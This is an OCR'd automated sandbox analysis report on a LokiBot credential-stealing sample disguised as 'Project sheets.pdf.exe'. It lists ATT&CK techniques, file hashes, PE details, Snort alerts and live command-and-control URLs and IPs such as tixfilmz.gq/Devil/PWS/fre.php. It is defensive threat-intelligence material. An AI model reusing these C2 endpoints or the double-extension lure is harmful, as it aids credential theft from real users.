
Yara detected Lokibot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	Path Interception	1 Access Token Manipulation	1 Disable or Modify Tools	2 OS Credential Dumping	1 Account Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	3 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	3 1 1 Process Injection	1 1 Deobfuscate/Decode Files or Information	1 Input Capture	1 File and Directory Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 3 Obfuscated Files or Information	2 Credentials in Registry	1 3 System Information Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 2 Software Packing	NTDS	1 1 Security Software Discovery	Distributed Component Object Model	1 Input Capture	Scheduled Transfer	1 1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 1 Masquerading	LSA Secrets	1 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	2 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Access Token Manipulation	DCSync	1 System Owner/User Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	3 1 1 Process Injection	Proc Filesystem	1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Project sheets.pdf.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.0.cvtres.exe.400000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.0.cvtres.exe.400000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.Project sheets.pdf.exe.41d5530.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.2.cvtres.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.0.cvtres.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.0.cvtres.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
3.0.cvtres.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.0.cvtres.exe.400000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://kbfvzoboss.bid/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.win/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.trade/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.top/alien/fre.php	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://tixfilmz.gq/Devil/PWS/fre.php	100%	Avira URL Cloud	malware	
http://https://tixfilmz.gq/Devil/PWS/fre.php	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
tixfilmz.gq	188.114.97.3	true	true		unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://kbfvzoboss.bid/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.win/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.trade/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.top/alien/fre.php	true	• URL Reputation: safe	unknown
http://tixfilmz.gq/Devil/PWS/fre.php	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.ibsensoftware.com/	cvtres.exe, cvtres.exe, 00000003.00000000.24485318 0.0000000000400000.00000040.00000400.000 20000.00000000.sdmp, cvtres.exe, 0000000 3.00000002.500576224.0000000000400000.00 000040.00000400.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://tixfilmz.gq/Devil/PWS/fre.php	cvtres.exe, 00000003.00000002.500737023. 000000000049F000.00000040.00000400.00020 000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
188.114.97.3	tixfilmz.gq	European Union	?	13335	CLOUDFLARENETUS	true
188.114.96.3	unknown	European Union	?	13335	CLOUDFLARENETUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	682148
Start date and time:	2022-08-11 06:41:08 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 44s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Project sheets.pdf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal100.troj.spyw.evad.winEXE@7/3@74/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 97.9% (good quality ratio 93.9%) • Quality average: 76.9% • Quality standard deviation: 28.6%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- HTTP Packets have been reduced
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 23.211.6.115
- Excluded domains from analysis (whitelisted): www.bing.com, ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, fs.microsoft.com, login.live.com, store-images.s-microsoft.com, sls.update.microsoft.com, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtDeviceIoControlFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
06:42:14	API Interceptor	71x Sleep call for process: cvtres.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Project sheets.pdf.exe.log

Process:	C:\Users\user\Desktop\Project sheets.pdf.exe
File Type:	ASCII text, with CRLF line terminators

Category:	dropped
Size (bytes):	226
Entropy (8bit):	5.3467126928258955
Encrypted:	false
SSDEEP:	6:Q3La/xw5DLIP12MUAvvR+uTL2LDY3U21v:Q3La/KDLI4MWuPk21v
MD5:	DD8B7A943A5D834CEEAB90A6BBBF4781
SHA1:	2BED8D47DF1C0FF76B40811E5F11298BD2D06389
SHA-256:	E1D0A304B16BE51AE361E392A678D887AB0B76630B42A12D252EDC0484F0333B
SHA-512:	24167174EA259CAF57F65B9B9B9C113DD944FC957DB444C2F66BC656EC2E6565EFE4B4354660A5BE85CE4847434B3BDD4F7E05A9E9D61F4CC99FF0284DAA1C87
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\414045e2d09286d5db2581e0d955d358_d06ed635-68f6-4e9a-955c-4899f5f57b9a

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	46
Entropy (8bit):	1.0424600748477153
Encrypted:	false
SSDEEP:	3:/lbON:u
MD5:	89CA7E02D8B79ED50986F098D5686EC9
SHA1:	A602E0D4398F00C827BFCF711066E67718CA1377
SHA-256:	30AC626CBD4A97DB480A0379F6D2540195F594C967B7087A26566E352F24C794
SHA-512:	C5F453E32C0297E51BE43F84A7E63302E7D1E471FADF8BB789C22A4D6E03712D26E2B039D6FBDBD9EBD35C4E93EC27F03684A7BBB67C4FADCCE9F6279417B5DE
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.....user.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.523144496622303

TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.97% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Project sheets.pdf.exe
File size:	177696
MD5:	b9ff215d1d69d1a6d7568eecc3ecd245
SHA1:	6f17bbed238dc4571db8b43fad392c6ef3b88fa5
SHA256:	c06061604c0d1be02e69e00ada53ceb9e2d5ba9d47f93fc20cafa149513a12e1
SHA512:	36c74d69a70f9faad528b5f91aa89ed040ac03a515121258b680188ba499322797e2103e7fa30464b0e823fe5df14d2d71cdd190ff67d5bab2d0aaeee47c2aa7
SSDEEP:	3072:QZiMlRrtGIepA7NKAs+fgobpWxuHAXTDlnD0y/Bv1vzuJJyL:QZiMzhGIeUhs5otWxugxgy/Bv1vzuJ
TLSH:	4C045B9D366035CFC95BD9729AA81C24EA2034BB530BC253A09725ADCE4DAD7CF191F3
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...b@.b.....0..^.....|... .....@.. .....DJ....`.....

File Icon

Icon Hash:	92aca8b2b2a2b286

Static PE Info

General

Entrypoint:	0x427c2e
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, LOCAL_SYMS_STRIPPED, 32BIT_MACHINE
DLL Characteristics:	HIGH_ENTROPY_VA, DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x62F44062 [Wed Aug 10 23:33:54 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN=DigiCert High Assurance Code Signing CA-1, OU=www.digicert.com, O=DigiCert Inc, C=US
Signature Validation Error:	**The digital signature of the object did not verify**
Error Number:	-2146869232
Not Before, Not After	• 10/29/2013 5:00:00 PM 1/4/2017 4:00:00 AM
Subject Chain	• CN=Wen Jia Liu, O=Wen Jia Liu, L=Sydney, S=New South Wales, C=AU
Version:	3
Thumbprint MD5:	FB7AAB26B203432685FBC0FF17F24045
Thumbprint SHA-1:	32387AEC09EB287F202E98398189B460F4C61A0D
Thumbprint SHA-256:	E0E85619EEF45FCE4421E4BA581060E43BBBF25911CD757DD081DA425DD1DB51
Serial:	0FF1EF66BD621C65B74B4DE41425717F

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x27bd4	0x57	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x28000	0x19c8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x27c00	0x3a20	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x2a000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x27b90	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x25c34	0x25e00	False	0.80277949669967	data	7.534046578744168	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0x28000	0x19c8	0x1a00	False	0.3330829326923077	data	5.2485738132687745	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x2a000	0xc	0x200	False	0.044921875	data	0.10191042566270775	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x28168	0x10a8	data		
RT_ICON	0x29210	0x468	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0x29678	0x22	data		
RT_VERSION	0x2969c	0x32c	data		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3188.114.97.349852802025381 08/11/22-06:43:38.361573	TCP	2025381	ET TROJAN LokiBot Checkin	49852	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349817802021641 08/11/22-06:43:11.901228	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49817	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349782802825766 08/11/22-06:42:50.570997	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49782	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349786802024313 08/11/22-06:42:53.219319	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49786	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349805802024318 08/11/22-06:43:09.287221	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49805	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.349823802024313 08/11/22-06:43:13.321407	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49823	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.349885802021641 08/11/22-06:43:55.376397	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49885	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.349753802024318 08/11/22-06:42:25.207102	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49753	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.349760802024318 08/11/22-06:42:32.923604	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49760	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.349754802025381 08/11/22-06:42:26.308314	TCP	2025381	ET TROJAN LokiBot Checkin	49754	80	192.168.2.3	188.114.97.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3188.114.97.34 9805802024313 08/11/22-06:43:09.287221	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49805	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9884802825766 08/11/22-06:43:54.330408	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49884	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.96.34 9760802024313 08/11/22-06:42:32.923604	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49760	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.96.34 9888802024313 08/11/22-06:44:00.133246	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49888	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9798802021641 08/11/22-06:43:06.576803	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49798	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9838802024313 08/11/22-06:43:24.421881	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49838	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9750802021641 08/11/22-06:42:21.832277	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49750	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9895802825766 08/11/22-06:44:06.157277	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49895	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9744802021641 08/11/22-06:42:15.052087	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49744	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9797802825766 08/11/22-06:43:05.379365	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49797	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9743802024312 08/11/22-06:42:14.045456	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49743	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9790802025381 08/11/22-06:42:56.651534	TCP	2025381	ET TROJAN LokiBot Checkin	49790	80	192.168.2.3	188.114.97.3
